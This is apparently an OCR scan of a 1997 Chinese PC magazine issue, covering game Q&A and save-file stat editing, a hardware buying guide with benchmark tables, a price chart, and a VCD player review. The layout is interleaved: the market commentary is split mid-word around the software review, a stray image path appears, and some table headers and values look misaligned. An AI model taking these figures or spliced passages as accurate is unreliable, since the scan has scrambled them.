A:《MDK》在第五关的这种怪事我开始也莫名其妙,可听说32M内存的机器并无此事,显然内存不够是罪魁祸首,可16M内存的机器难道不能玩了?后来一位朋友劝我把"SMARTDRV"卸掉,果然问题解决了——"SMARTDRV"确实占去了不少的资源。至于其在DOS下频繁死机一事,实属正常(有BUG吧),若到WINDOWS 95下玩,基本无此现象——可惜在WINDOWS 95下《整人专家》同《MDK》"水火不容"。

Q:《三国志V》硬盘版和光盘版有何区别?记录可否交换使用?

—— XX 梁浩

A:内容无区别,只是光盘版有音乐。可以交换。

Q:《金庸群侠传》在打到《笑傲江湖》梅庄四友处时,需要"琴棋书画",怎样找。 ——海南 金雍

A:在福威镖局林平之处找到"鸡山旅行图"(画);到灵蛇岛救出王难姑,回到蝴蝶谷,在田埂中可发现一把铁锹,去西域一破庙中与阿紫及星宿派弟子交手,然后沿一小路找到古墓,用铁锹可挖得"广陵散"(琴);慕容复处得"呕血谱"(棋);去泰山派得"金盆洗手请贴",然后遍访五岳(先去衡山),到嵩山左冷禅屋中找到"张旭率意帖"(书)。(方杖语:写了这么长,累死我了。哇,一口鲜血!)

(衷心感谢北京玩家:王钊、秋月、Knight对本期"玩家医院"部分问题的解答)

三国志英雄传

用PCTOOLS查找存盘文件中的"64 00"(16进制数),找到第一个"64 00"为刘备现在的HP值。往前数10组数后为谋略级,再向前数16组数后为当前级别(建议改为"1C")。回到刚才刘备现有HP值所在的地方,向后数6组数后找到最大HP,再往后数6组数后为现在经验值,中间隔着两组数后是最大经验值,往它后面数过去11组数为攻击力及防御力(建议改为"AC 26")。其他人物照此办理。 (未测试)

(昆明 张庆)

超时空英雄传说Ⅱ

修改UJ*.SAV(*代表存盘文件的序号,范围1~10)。以清风为例,从0扇区的DISP352至371依次为:等级、最大HP、最大MP、最大ST、最大AP、反应、剑术(其中DISP360~361、366~369无用),除等级外,其他各占2个字节。DISP463至DISP474依次为:HP、MP、ST、魔力、AP(DISP471~472无用),DISP479至DISP484依次为:攻击、防御、战技。均各占2个字节。现给出其他主要人物的首地址供众玩家参考。



志超:1扇区DISP135、246

伊娃:1扇区DISP430、2扇区DISP29

诺鲁:2扇区DISP213、324

索妮亚:2扇区DISP508、3扇区107

此外,在每人的第二个首地址的前一个字节是一个固定值,在它与第二首地址第一字节的上方的两个字节就是现有经验值(开始时为00 00),它前方两个字节是升级所需经验值。细心的朋友会发现:每个人是以两组数来表示的,在第一组的最后6个数(第6个开始为00)是人物的装备(各占一个字节)其顺序为:武器00护甲00靴00头盔00盾00佩带。(具体物品代码将在下期介绍) (测试通过)

(北京 秋月)



获·奖·作·品·选·登



第一组 贺卡设计

三等奖

张玉济(河南▲)
侯正华(北京►)
杨念东(河南▼)





九七下半年电脑配件纵览及购买建议

□云南菜鸟之家 曹彦彬

电脑世界，风起云涌。掌握第一手信息成为了各位电脑爱好者的首要要求。本文将从多方面介绍最新电脑配件及其性能，并提供部分测试数据，希望能对各位读者有所裨益。

一、MMX 不是唯一

INTEL 向来稳居 CPU 业界的霸主地位。当其于今年 1 月 9 日向全世界发布第一颗运用了 MMX（MULTI MEDIA EXTEND）指令集的 P55C 多能奔腾后，MMX 的身价迅速上升，导致 INTEL 的两位最大的竞争对手 CYRIX 和 AMD 公司不得不在稍后推出的 M2 和 K6 中也加入了这 57 条针对多媒体运用的指令，并引起了一场商标所有权之争。暂且不论 MMX 姓啥，它到底能够带给普通用户多少好处呢？目前的 MMX CPU 共有 INTEL 的多能奔腾和奔腾 II，CYRIX 公司的 6X86MX（简称 M2 ）和 AMD 的 K6。主频从 150MHz 到 300MHz 不等。据我们的测试，当不使用 MMX 指令时，MMX CPU 的性能与相同主频的普通奔腾相比只平均提高了 5% －12%（奔腾 II 除外），且这部分超出 P54C 的性能大多来源于其内建的 L1 CACHE 比普通奔腾大一倍以上的缘故。(P55C 32KB, K6 及 M2 64KB)。因此，当使用没有针对 MMX 进行优化的软件时，您并不能体验到这多出的几千元人民币的好处。因此，目前最大的问题就是支持 MMX 指令的软件是否达到值得购买其 CPU 的程度。到完稿时为止，此类软件如：PHOTO SHOP4. 0, XING 3. XX , MS ACTIVE MOVIE 2. 0UBI SOFT POD, MOTOROLA SOFT MODEM , YAMAHA SOFT WAVE TABLEXG SOFT SYNTHESIZER, MS PICTURE IT 等仅占软件总数极其微小的一部分。软件在短时间内将成为阻碍 MMX 进一步增大销售量的一大直接原因。

由于条件所限，我们仅对 P55C 166MHz，K6 233MHz 和作为对比的 P54c 166Mhz 和 CYRIX 6X86－P166＋进行了测试。

测试时平台如下：ASUS TX－97E, 32MB SDRAM，MATROX MILLENIUM 4MB SEAGATE 32151WC FAST WIDE SCSI－2 2. 0GB , OS: WINDOWS 95 OSR2（支持 MMX），测试结果如表 1：

表 1

CPU	SPEED 2	WINBENCH 97		PC BENCH 9. 0	
		*1	*2	*1	*3
Pentium 166MHz MMX	1108	377	372	392	108
AMD K6 233MHz	2380	450	540	477	201
Pentium 166MHz	958	320	330	346	98
Cyrix 6x86－166＋	1598	317	334	370	101

*1: dos mark 16　*2: dos mark32　*3: 16 Bit Larsemix

枯燥的数字并不能带给我们太多的直观感受，但一条永远的真理是价钱和性能在大多数情况下是成正比的。但上述的 MMX CPU 的价格现在还未到稳定期间，P55C 166 MHz CPU 从刚推出时的三千多元跌到了目前的 2X00 元。而 K6 和 M2 则价格更低（指在相同主频 ），CYRIX 公司更打出了以多能奔腾价格的一半销售 M2 的口号。其实一枚 P55C 的成本仅在 100 美元左右，故 INTEL 会继续保持他的降价策略，目的很明显，一是让其 CPU 的销量上升，另外便是使 AMD 和 CYRIX 公司过上紧日子 。

从软件上看，支持 MMX 优化的软件将于 1998 年下半年大量上市；硬件上如奔腾 II 需要特殊的 SOLT 插座，M2 及 K6 则需支持双电压的主板（ 将在下文详述 ）。如果您现在就要购买此类 CPU 的话，再等一段时间是一个不错的选择。另外如 CYRIX6X86L－P200＋等非 MMX CPU，现在有更高的性能价格比，如果有兴趣的话，可以一试。

二、TX 寂寞无对手

在展开本文之前，先和大家谈谈 MMX CPU 对主板的要求。从外形上看，多能奔腾，M2 和 K6 都延用了 P54C 的 SOCKET 7 型插座，因而从理论上讲只需支持双电压设计并能够达到其相应总线速度的奔腾主板均可上 MMX CPU。对于双电压设计，一般是运用 VRM 降压模块或用跳线给出 2. X 伏的电压。而外部总线频率部分主板甚至可以达到 83MHz。但需注意的是，并不是同一型号的所有主板都支持 MMX CPU(特别是某些使用非 INTEL 主控芯片或 HX、VX 等非针对 MMX CPU 设计的芯片的主板）如前不久名气甚响的 ASUS P55T2P4，在我们用电子邮件与其技术部门联系后得知，只有生产版本号在 3. 0 以上的版本才能与 MMX CPU 如多能奔腾更好的兼容，因此在购买时一定要引起足够的重视。而奔腾 II 则需要专门的主板支持，兼容性不是首要问题，故不再赘述。

目前主板的设计与制造工艺已非昔日可比，因此性能上的差异最主要的来源便是主控芯片。和 CPU 的情况差不多，此类芯片最大的生产商还非 INTEL 莫属，像 VIA 等兼容芯片制造商产品的市场占有率一降

再降，情况叫人担心。当 INTEL 于今年上半年发布 TX 芯片组后，他们恐怕也只有喘气的份了。没法，谁叫 INTEL 财大气粗呢！

TX 是 INTEL 公司取代 HX、VX 和笔记本用的 MX 等针对 P54C CPU 所设计的芯片组的升级换代产品，它将在短时间内大量用于台式机及笔记本电脑中。TX 之所以能够将风光一时的 HX、VX 芯片组挑落马下，自然有其过人之处。首先，它的两枚芯片都运用了 PGA 封装技术（HX 仅一枚），不仅可以集成更多的功能，更可减少芯片的数量和降低成本；其次，专门为笔记本电脑所设计的动态电源管理功能（DPMA）在台式机运用方面，也可大显神通，具体运用如软件关机和调制解调器（MODEM）唤醒功能，特别是后者，你可以在主机已在待机模式（STAND－BY MODE）中通过 MODEM 软开机，进行完操作后再恢复至待机状态。在待机时，不但可以将 CPU 运行速度降至最低，硬盘停止工作，还可对内存进行断电（已将数据写回硬盘），并使 CPU 风扇停转。耗电量比普通待机模式降低了 30%。

此外，TX 还专门对 MMX CPU 进行了优化。在内存方面，TX 芯片组不但支持 SDRAM，更将其读写周期从 VX 时的 6－1－1－1 提高到了 5－1－1－1，并且最高可上到 256MB 的内存（VX 的两倍）。由于采用了最新高速通道技术，运用 TX 芯片组的主板无论是否使用 MMX CPU，都比原 HX、VX 等 Triton II 系列要在速度和功能上提高一个档次。

TX 芯片组的另一个闪光点就是兼容了最新的由 INTEL 和 QUANTUM 共同制订的 ULTRA DMA／33 接口模式。如果您用上了如昆腾的 FIREBALL TM ST（层云）系列等支持此模式的硬盘，并安装了其专用的 PII X 4 驱动程序，理论上的硬盘传输速度可达到 33MB／秒，这样有可能出现的硬盘传输瓶颈便不再是什么问题了。而且象 SEAGATE、QUANTUM 等世界著名的硬盘制造商都将大力推广此项技术。ULTRA DMA／33 成为主流之日已不远矣。

现在市场上可以买到的主板如华硕的 TX－97 系列，A－OPEN 的 AP5T，AX5T（ATX），皇朝 P／I58KTX，联想 QDI－PSI430TX，微星 MS－5145，中凌 ATC－5000，ATC－5020（ATX）等等都是运用了 TX 芯片组的新型主板。它们除了具有上文所提到特点外，还有诸如对系统电压、温度、散热风扇的监控功能，有些还在 CPU 插座内安装了感温探头以感知 CPU 的工作温度，并在过高时进行报警。这些主板的价格大多超过一千元人民币，并稳中有降，看看上边的那么多优点，我想您在购买时一定不会再犹豫了，运用 TX 芯片组的主板的确是目前的最佳选择，不过这一切还要您在亲身体验后才能感觉到。

三、2D vs 3D

看看标题，您八成会猜出接下来的内容与显示卡有关。没错，显示卡作为电脑的一个必不可少的组成部分，其性能的优劣一直是为人所关注的话题。就目前市场情况而言，显示卡主要分为两类，它们是只有 2D 加速功能的显卡和还兼顾到 3D 功能的显卡。

我们在购买时，经常会听到这样两种意见，一些人认为 3D 应用软件很快就要成为主流，显示卡如果不带 3D 功能的话是没什么前途的；另一些人则认为目前无论是 DOS 还是 WINDOWS 平台，绝大多数软件都还以 2D 显示为主，过早的购买 3D 显卡是一种资源的浪费。对于这个问题，我个人是这样看的：首先要肯定的是，应用软件的 3D 化的确是大势所趋，但就目前来说，运用 3D 技术的软件大多数为 3D 图形图像设计和游戏类，总数不到软件总数的 5%，而且目前较高档次的普通奔腾如果将其的性能完全发挥出来的话，每秒仍可绘出几百万个多边形（指使用 2D 加速显卡），对于一般的 3D 软件还没到无可奈何的地步。因此，如果您的购机或升级预算充足的话，买一块带 3D 功能的显卡自然是再好不过的了，但如果您已经用上了不错的 2D 显卡，也不用担心，在一两年内还不会有什么大问题，等 3D 技术在硬件和软件上都更加成熟后您再升级也不迟呀！

话虽这么说，买哪种自然还需您自己定夺，下面就市面上常见的几种不同品牌的 2D、3D 显卡作一些评述。

2D 显卡中最为经典的莫过与运用 S3 公司 TRIO 64V＋芯片的了。但随着技术的高速发展，S3 765（即 TRIO 64V＋）已是昨日黄花，逐渐退出了销售的第一线，其后续产品 S3 775（TRIO 64V2）已于今年上半年大量进入市场。S3 775 在 765 的基础上对显示卡的垂直加速做了较大改进，用上了 175MHz 的 RAMDAC，并可上 4MB 的显示内存，且售价仍然保持在较低水准，真算得上是一块性价比很高的显卡。目前，华硕、丽台、联讯等许多公司都已推出了其各自的此类产品。另外，运用了 Tseng ET6000 芯片的显卡也是最近的焦点人物。根据大量的测试结果表明，ET6000 在 DOS 下是目前 2D 显示卡中最快的。其优秀的 2D 加速性能主要来自 128 位的内部数据通道和运用了较新的 MDRAM 做显示内存。其实 MDRAM 自身速度并不是很快，（一般为 100 纳秒）但它与 ET 6000 配合使用时则将其带宽较宽的优点发挥得淋漓尽致，软解压速度在调试得较好的 P166 机子上竟可达 7X 帧／每秒。价格也不过四五百块，千万不要轻易放过它哟！

对于运用以上两类芯片的显卡，我们分别选择了两种不同品牌的产品进行了评测。它们是联讯 DSV3365V2 和耕宇（CARDEX）S3 775；中凌

(A－TREND)的 ATC－2165 A 和皇朝(MEGA－STAR)KT－6000。测试时平台如下：CYRIX 6X86L－P 166＋ A-SUS P55T2P4，32MBEDO－60ns，SEAGATE 2.1G，OS：MS－Windows 95 OSR2。评测结果见表 2。

表 2

项目 / 显卡型号	芯片型号	显存容量及类型	最高解析度及色彩	WINBENCH 97 HI－END CAD/3DG	WINBENCH 97 HI－END BG WINMARK 97	WINBENCH 97 BG WINMARK 97
DSV 3365V2	S3 TR10 64V2	2MB EDO DRAM	1600×1200 8 位	23.9	2.58	56
CARDEX S3 775	S3 TR10 64V2	2MB EDO DRAM	1600×1200 8 位	23.5	2.5	56.2
A－TREND ATC－2165A	ET－6000	2.25MB MDRAM	1600×1200 8 位	25.1	2.6	57.4
MEGA－STAR KT－6000	ET－6000	2.25MB MDRAM	1600×1200 8 位	25.6	2.59	57.9

注：1. BG＝Business Graphics
2. S3775 及 KT－6000 WINBENCH 97 值源自 CIW TEST LAB 数据
3. 测试解析度为 1024×768，8bit

至于 3D 显示卡，目前其种类在明显增加。从常见的 S3 ViRGE，到 S3 ViRGE/GX，以及专业化的 3D LABs、3Dfx Voodoo 等等，对于各种不同层次的需求都会有满意的产品。

现在市场上卖点较好的 3D 卡像丽台 Winfast S600、联迅 DSV3988 等大都用的是 S3 公司的 ViRGE 或 ViRGE/VX 芯片。其中 ViRGE/VX(988)是 ViRGE (325)的 VRAM 版本(即用双端口的 VRAM 做显示内存)，总体性能较 ViRGE 有一定提高。但由于 ViRGE 和 ViRGE/VX 芯片都是在 S3 765 (64V＋)的 2D 基础上加入了硬件 3D 功能，2D 性能较之以前仍未有根本的突破，属于 3D 加速卡的入门产品。其实市面上售价在 1000 元以下的显卡主要都是针对家庭使用设计，但对于大多数用户来说，其性能在解决 3D 游戏类的软件方面还是绰绰有余的了。对于使用这两类芯片的显卡，我们分别找来了丽台的 WINFAST S600，联迅 DSV 3325P 和联迅的 DSV 3988 作一比较，测试平台如 2D 测试，见表 3。

看过以上的评析，您也许会问："就使用同种芯片的卡来说，到底是买名牌呢？还是普通货?" 我想如果您并不在乎这一两百元的差价的话，还是买名牌的好。因为其优秀的设计，先进的工艺，以及能将硬件性能发挥到极致的合适的驱动程序，都将使您感到——"值"!

在 2D 与 3D 之间的这场"战争"中，目前谁都无法立竿见影地分出胜负。但 3D 永远凌驾于 2D 之上而无法彻底脱离 2D，至少目前是如此，您说呢？

四、永远不嫌多的储存体

许多有电脑的朋友都会有这样的经历：看着自己硬盘所剩无几的空间，一个个心仪已久了的软件不得不束之高阁。如果您还没有这类情况发生，那真是要恭喜你了。因为现在的软件膨胀非常严重，其所需内存也在成倍增加，很多朋友只有加双硬盘，上 XX 兆内存。如果您现在要购机的话，我看先将其它配件都买齐了，再把剩下的所有的钞票都花在硬盘和内存上，保准没错。对于硬盘来说，您也不用担心它贬值得太快，否则咱也不用叫它"硬"盘了。

目前购机内存配备的最低限度是 16MB，这是根据常用软件对内存的需要量计算出来的。当然，您上 16MB 以下也可以，但整机的性能将由此受到较大影响。随着使用 VX 和 TX 芯片主板的运用，SDRAM(同步内存)也越来越受更多人的喜爱，目前的 VX、TX 主板一般多为四条 72 线内存插槽加两条 168 线 SDRAM 插槽，而 TX 也有只设 SDRAM 插槽的主板。这类两种内存同时存在的局面是一种过渡时期的标志，因此或多或少的会产生一些使用上的不便，如部分主板声称其支持 72 线和 168 线内存同时混合使用，殊不知这就带来两大问题：首先是普通的快页内存或 EDO 内存的读写周期与 SDRAM 不同，如同时使用势必影响总体性能；第二是两种内存所需电压不同，如所用 SDRAM 不支持宽带电压(即支持 72 线的 5V 电压)，则有可能在混用一段时间后被击穿。因此，如果要追求同步内存的带宽优势所带来的高性能，您还是把 72 线插槽空着吧，这才能真正地达到您的目的。

您插好了内存，就开始上硬盘吧！硬盘其实是比较容易购买的配件之一，您只要定好了容量大小和价位，剩下的也就简单多了。目前 1.2G 以下的各类硬盘大都已经停产，并且售价已十分接近销售底线，大降价的可能性几乎为 0，且大多数硬盘厂商的高性能主推产品都在 2G 以上，市场出现了 QUANTUM、SEA-

表 3

项目 / 显卡型号	芯片型号	显存容量及类型	最高解析度及色彩	WINBENCH 97 HI－END 8G WINNMARK 97	WINBENCH 97 HI－END CAD/3DG	WINBENCH 97 BG WINMARK 97
WINEAST S600	S3 ViRGE	2MB EDO DRAM	1600×1200 8 位	24.4	2.56	51.1
DSV 4425P	S3 ViRGE	2MB EDO DRAM	1600×1200 8 位	24.1	2.57	51.2
DSV 3988	S3ViRGE/VX	4MB VRAM	1600×1200 16 位	24.7	2.6	55.3

GATE、MAXTOR 三足鼎立; IBM、SUMSUNG 穿梭其间的局面。

我们选取了 5 款较流行的硬盘进行了一次小规模的测试，并给出了他们的基本性能参数。它们是 QUANTUM BIGFOOT 1.2G, BIGFOOT CY 2.1G, FIRE BALL 2.1GSEAGATE ST 32140A 和 MAXTOR 钻石 82560A.(五款硬盘均为 FAST ATA－2 接口; DOS 环境为: MS－DOS 6.22, WINDOWS 环境为: MS－WINDOWS 95 OSR2) 测试平台: Pentium 166, ASUS P55T2P4, 32MB EDO－60ns, 丽台 WINFAST S600(S3VIRGE), 见表 4。

表 4

型号		Quantum			Bigfoot	Maxtor
		Seagate	Bigfoot CY	Fire ball	ST 32140A	钻石 82560A
容量		1.2G	2.1G	2.5G	2.1G	2.5G
转速(RPM)		3600	3600	4500	5400	5400
缓存		128K	128K	128K	128K	256K
NORTON 8.0	平均寻道	14.13	12.1	9.12	10.9	9.7
	综合	21.2	23.8	25.1	24.2	24.9
WIN BENCH 97	*1	536	581	681	2495	897
	*2	1640	1975	2410	2475	2640
Q－Bench 1.3	传送速度(KB/Sec)	4120	4700	5320	4720	5690

*1＝BWINMARK 97　　*2＝HI－end WINMARK 97

从上表可以看出, 较高的转速(RPM)和较大的缓存是性能高低的关键。但对于一般应用, 以上几款硬盘大都能够胜任, 就看您舍得花多少钱了。

五、五彩缤纷多媒体

多媒体在今天这个发展迅速的时代可没什么准确的定义, 我们就谈谈有关光驱和声卡的话题吧。目前的光驱市场可谓是蒸蒸日上, 品牌和型号之多让人眼花缭乱，但大家的需求也万变不离其宗。首先是光驱的速度, 如果您有耐心, 您可以在同一家电子市场找到从 2 速至 2X 速不等的光驱 X 种。但到底买哪种呢? 首先要明确自己的需要。如果您不搞科研(笑), 12 速左右已经足够了。这可不是我思想守旧, 因为目前所有的光盘媒体所要求的传输速度都未超过 800K/SEC, 理论上高于四倍速的光驱除了在拷贝数据时稍快外, 大多数时间都是大材小用。但当我们再把 CPU 占用率考虑进去时, 就不得不将选择再放宽一点了。


现在的中高速光驱技术已经比较成熟, 性能主要来自新技术的运用, 高速缓存的大小以及平均存取时间的快慢。新技术运用方面比较有特色和代表性的是 Creative 公司的针对不同格式和质素的光碟使用不同的转速, 以降低系统占用和光驱损耗的方法和诸如 A－OPEN 等采取将线速度和角速度恒定的方式提高传输率等。这几种手段都是在传统光驱制造技术上的创新。您在购买时不妨将其作为购买条件之一。

至于高速缓存的大小和平均存取时间, 在这儿就不再叙述了。但需注意的是, 高速缓存对于光驱的容错性有着较大的影响，应尽量选择不低于 256K 的型号。您可通过专业的测试软件得到比较精确的答案。还要补充一点: 许多笔友在各种媒体上大谈某某光驱容错性好, 速度快, 我认为是不可取的。因为即使是一个模子里做出来的产品, 也一定会有差异, 何况目前光驱这类产品来源各自不同, 有的连产地都无法告知, 除了如高速缓存等固有属性可以保证以外, 其它都要看您的运气了。因此, 购买时的宗旨是不听别人的一面之词, 一定要据实际检测结果行事。

接下来的声卡也属目前必买的多媒体部件之一。它的价格可谓是谈到的所有部件中最便宜的, 但也是较难选择的。其实它可以分为新加坡 Creative 公司的 Sound Blaster 系列和其它诸如使用 ESS 芯片的兼容卡系列。当然, 最好的选择是直接购买声霸卡 (即 Sound Blaster)，这样您根本可以不考虑兼容性问题。如果您对电脑音乐有着浓厚兴趣, 那 Sound Blaste AWE 64 Gold 一定是您的首选, 但其价格也的确让人“过把瘾就死”。我们不如来分分类, 您既可以买一块硬波表声卡, 也可用 CPU＋软件代替。具体的向您推荐 Sound Blaster SE32 或较为廉价的花王系列。我们在下表中给出了几种声卡的各种参数, 您就一手揣着钱包, 一手挑块顺眼的吧，见表 5。

表 5

名称	类型	全双工	RAM	复音数	3D 增强	CD－ROM 接口
SB SE16 PnP	FM	√	–	20	×	–
SB SE32 PnP	WAVE	√	–	32	√	–
SB AWE64	WAVE	√	512K	64	√	IDE
SB AWE64 Gold	WAVE	√	4MB	64	√	IDE
花王 530PDW	WAVE	√	不详	32	√	IDE
花王 530PD	FM	√	–	20	√	IDE



电脑流行配件风向标

□本刊记者　赵健

一、流行硬件推荐排行榜(1997.8.7)

种类	规格	价格(元)	规格	价格(元)
CPU	CY P166+	620	CY P150+	500
	CY P200+	800	AMD K6-P233	4000
	AMD K5-166	800	AMD K6-P166	1250
	IN　166	1350	IN　MMX 200	2100
	IN　200	1400	IN　MMX166	1400
内存	16M EDO	410	32M EDO	800
	16M 168 线	500	32M 168 线	980
主板	微星 MS-5128	880	微星 MS-5143	900
	华硕 TX97	1280	升技 TX	1080
	大众 2007TX	1080	大众 2006	760
	技嘉 HX	930	技嘉 TX	1220
硬盘	昆腾 火球 3.2G	1950	昆腾 火球 2.1G	1520
	SEA　1.7G	1210	SEA　2.1G	1320
	富士通 1.7G	1230	富士通 2.1G	1320
	三星　1.2G	1060	三星　1.6G	1180
光驱	松下 8×	490	创通 4×	360
	NEC 4×	360	TEAC 6×	480
	高士达 8×	570	高士达 16×	780
显卡	同维 9685	240	红蜻蜓 ET6000	550
	9680	150	影王 97	320
声卡	钻石 3D	125	彩像	145
	高能	90	雷鸟	100
显示器	现代 15”	1800	三星 15S	2300
	PHILIPS 14A	1650	PHILIPS 15A	2350
数码相机	DC20	2100	DC50	5900
	QV100	5400	QV300	6500

二、流行软件销售排行榜(由连邦软件中心提供)

种类\名次	1	2	3
操作系统和平台	UCDOS	WIN95	中文之星
语言及开发工具	CAXA 电子图版	Visual FoxPro	Visual Basic
文字处理和报表	理德轻松排版	五笔输入法	自然码 6.0
信息管理 MIS 工具	王特 MIS	Quick MIS	雅奇+汉神
工具软件	KV300	即时汉化专家	病毒克星
教育软件	电脑报光盘	开天辟地	万事无忧
游戏/娱乐	绝地风暴	鸦片战争	福尔摩斯

三、排行榜英雄点评

“缺电脑户”有一个愿望,就是希望电脑能尽快降低价格,早日看到“昔日王榭堂前燕,今日飞入百姓家”。这个愿望到了七月二十八日那一天,几乎已经伸手可及了,因为全球最大的中央微处理器生产商 INTEL 此日正式宣布大规模下调其芯片的价格。根据了解,普通高档奔腾芯片和多能奔腾芯片平均降幅达 40%,1000 元左右,毫无疑问将推动微机整机无论是国内还是国外品牌机进行较大的价格调整,也解释了前一段购买力观望、徘徊,中关村整机出货量稍有下降的现象。INTEL 不仅要在 8 月降价,9 月还要痛下杀手,进一步大幅度调低奔腾 II的价格,不让 AMD 有任何喘息的机会,解除 AMD、CYRIX 等竞争对手采用 SOCKET 7 结构搭配 AGP 的策略给 INTEL 造成的威胁,并缩短 SOCKET 7 的生命,使 K6、M2 无枝可依。

面对 INTEL 的全球声明,AMD 宣布其 K6 处理器降价 40%,比调整后的 INTEL 同级产品仍低 25%,我们在中关村市场看到的 K6 身披银衣,一改往日黄袍加身的形象,使人有眼前一亮的感觉。也就在 INTEL 再吹冲锋号的 7 月 28 日,美国国家半导体公司出资 5.5 亿美元收购了 CYRIX,方案已经得到双方董事会的批准,CYRIX 在危急关头找到了一棵参天大树,但会不会因此失去了自我,失去了 M2,从此改名换姓,世界将予以关注。需要提出的一点是 INTEL7 月 28 日宣布产品降价后,中关村电子配套市场 8 月 5 日 CPU 价格即作出同步降价反响,可见在 CPU 速度越来越快的今天,国际市场对国内市场的反馈和影响也是越来越迅速了。

在 DRAM 市场,主力产品已由标准品 FPM 转移至速度更快的 EDO 型,进而再发展至高速的同步型如 SDRAM 甚至是新问世的 RAMBUS、DDR、SYNCLINK 等超高速 DRAM。目前 168 线的 SDRAM 内存条价格已逼近普通 EDO 内存条,MMX CPU 当今最好的‘伴侣’是 SDRAM。

主板市场仍然处于百花齐放、百家争鸣的局面。尽管主板利润如经销商所言无钱可赚,但由于 PC 及 INTERNET 在中国的迅速普及和发展,千里沃野蕴藏着巨大的潜在市场,令世界知名的主机板制造商对大陆市场喜爱有加,在国内各大计算机媒体上展开了激烈的夏季宣传攻势,力图领先业界获得秋季好收成。爱好者在主板林中伐木选材时,应选择布局合理,选料精良、制作严谨、运行稳定和返修率低的主板,根正才能苗红。我们一直认为微星、技嘉等主板是值得考虑的。

或许因为天气太热,光驱转速象发疯了一样节节拔高,近日中关村电子配套市场在 12 倍速、16 倍速、24 倍速等光驱先后露面后,又不声不响地来了一位光驱速度竞赛终结者——精英 SMART 100X 超级光驱。据资料介绍,该光驱内置变频电机,有较好的容错性,其数据读取速度几乎等于硬盘读取速度,能量惊人,价格也仅 650 元。从其‘高贵不贵’来看,价格定位有悖于新产品面市初期“高价撇油”的市场规律,实际读取速度能否达到 100 倍速即 15MB/S 的指标,有待各位电脑爱好者证实。AMD 等为了说明不同于 IN-

□北京　文心

解压软件新秀——腾图影视 97

一个偶然的机会，接触到一个新型的解压软件——腾图影视 97(以下简称"影视 97")。它就是我们熟悉的"视频播放 2.0"的升级版本。我们知道，目前流行的各种解压软件，在播放效果上是永远达不到硬解压设备的水平的。例如，即使在奔腾级配置的机器上使用软解压，和在 486 级的机器上使用硬解压相比，其效果也是很难望其项背的。而"影视 97"这个新问世的解压软件，却以其较好的播放效果和灵活多样的 VCD 操作方式，使我一上手，便被深深吸引住了。

原以为"影视 97"要求很高的配置，实际上，它的基本运行环境只需最基本的多媒体配置：486DX100 CPU，4MB 内存，8MB 以上的硬盘运行空间，CD－ROM，声卡，WIN3.X 或 WIN95 系统。若能达到 586/100 CPU，8MB 以上内存，16Bit 声卡就更棒了，在这样的运行环境下，"影视 97"的效果完全可以和硬解压相媲美，而且操作方式灵活多样。

"影视 97"有一个极好的胃口，市面上流行的各种视频压缩数据文件格式它"大小通吃"。无论您是在 WIN3.X 或是 WIN95 系统下，只要您将 VCD 放入 CD－ROM 中，"影视 97"会自动检索您的 VCD 的存在，并读取数据。开始为您播放影视节目。哈，一切容易得只需轻轻一放！根据我的体会，"影视 97"的操作方式十分容易上手，而且给我的感觉是越用越容易。象最基本的播放 VCD 操作功能 播放、暂停、快进、快退、帧进、帧退、循环播放、显示播放状态、抓拍等都具有。而且，本人经过近日的不懈努力，还探得了不少它的"秘密武器"，在此透露一二，与大家分享。

第一号"秘密武器"：采用"无界面遮挡的屏幕操作方式"。运行"影视 97"后，我们看到的只是正在播放的节目的显示屏，那操作面板哪里去了呢？它躲在画面后面呢！也就是说，我们随时用鼠标点一下片中男女主角的鼻子，画面就会缩小或扩大。显示屏内隐含着如图所示的 5×6 个操作区域，用鼠标在画面内移动，点击即可完成操作，免除了操作画面不断切换造成的眼花缭乱的痛苦。

退出	系统	抓拍	预选	选播	打开
分格	变焦	变焦	复原	缩小	放大
提示	静音	左声	右声	音小	音大
信息	开头	结尾	入点	循环	出点
快退	快进	帧退	帧进	停止	播放

第二号"秘密武器"："多画面设置"。如果您的显示器够大够酷，那么就来享受一下"影视 97"带给您的独具特色的视觉震撼吧！只需用鼠标在"分格"区域轻轻一点，再选择显示画面的数目，一切 OK。在原有的播放窗口上，画面被分割成指定数目的若干小画面，产生电视墙的效果。在这种效果下看麦克尔·杰克逊的 MTV 中的劲舞镜头，感觉是相当有震撼力的。

第三号"秘密武器"："变焦设置"。同样在显示屏幕上您可以找到隐含的两个"变焦"区域。它们一个是缩小变焦区域，一个是放大变焦区域。顾名思义，象照相机一样，您可以通过调整变焦区域将画面推远或拉近。就象是在现场通过摄像机拍摄一样，很有参与感。觉得导演、摄影师的水平太差吗？何不亲自动手试试呢！

TEL 产品的 K5 和 K6 CPU 的实际处理数据能力，没有追随 INTEL 采用时钟速度作为指标，而是推出了 P－RATING 指数，较为客观地表现自己。今后光驱生产厂家似乎也应制定一个新的、表明光驱读取性能的指标，抛开已经不太"保值"、水分太多、广受怀疑的倍速指标。目前流行光驱的每一倍速在市场上值 70～100 元左右。

日本富士通硬盘和韩国三星硬盘的到来，的确给感觉一向良好的美国西捷和昆腾硬盘带来了压力，近期不仅价格不断下跌，而且一改往日赤膊上阵、横卧柜台的模样，披上了色彩鲜艳的新衣，包装得漂亮夺目。据经销商言，价值两元的包装盒并没有能够使 SEAGATE 硬盘身价不菲，它仅仅给这个贵族挽回了一点点面子。在采访过程中还发现，配套市场内又出现了 JTS 美国 KARMA 名牌硬盘，具有 ENHANCED IDE 接口，5400RPM 的转速，数据传输率达 16.6MB/S。会不会在主板市场出现"丛林"之后，于中关村电脑旅游胜景之地，硬盘市场又冒出一片"礁林"呢？转速同样高达 5400RPM 的富士通硬盘，用三年保换的承诺正在给自己打下坚实的基础。

我看一稿多投

编者按:一稿多投虽然是个老问题,但每当提起它时,读者的反应都是激烈的。为什么?看过读者的来信,你就能深刻感受到读者的心声:请不要让一稿多投现象再次发生。读者普遍认为,一稿多投不仅损害了刊物的利益,更损害读者自身的利益。诚然,造成一稿多投现象的原因很多也很复杂。但有一点是肯定的,那就是读者的利益不容侵犯。为此,编辑部也在做着多方面的努力。打击一稿多投需要我们大家的共同监督和努力。正象一位读者所说的那样:请"一稿多投"者多想一些利益以外的东西!

A君:突出特色 按质论价

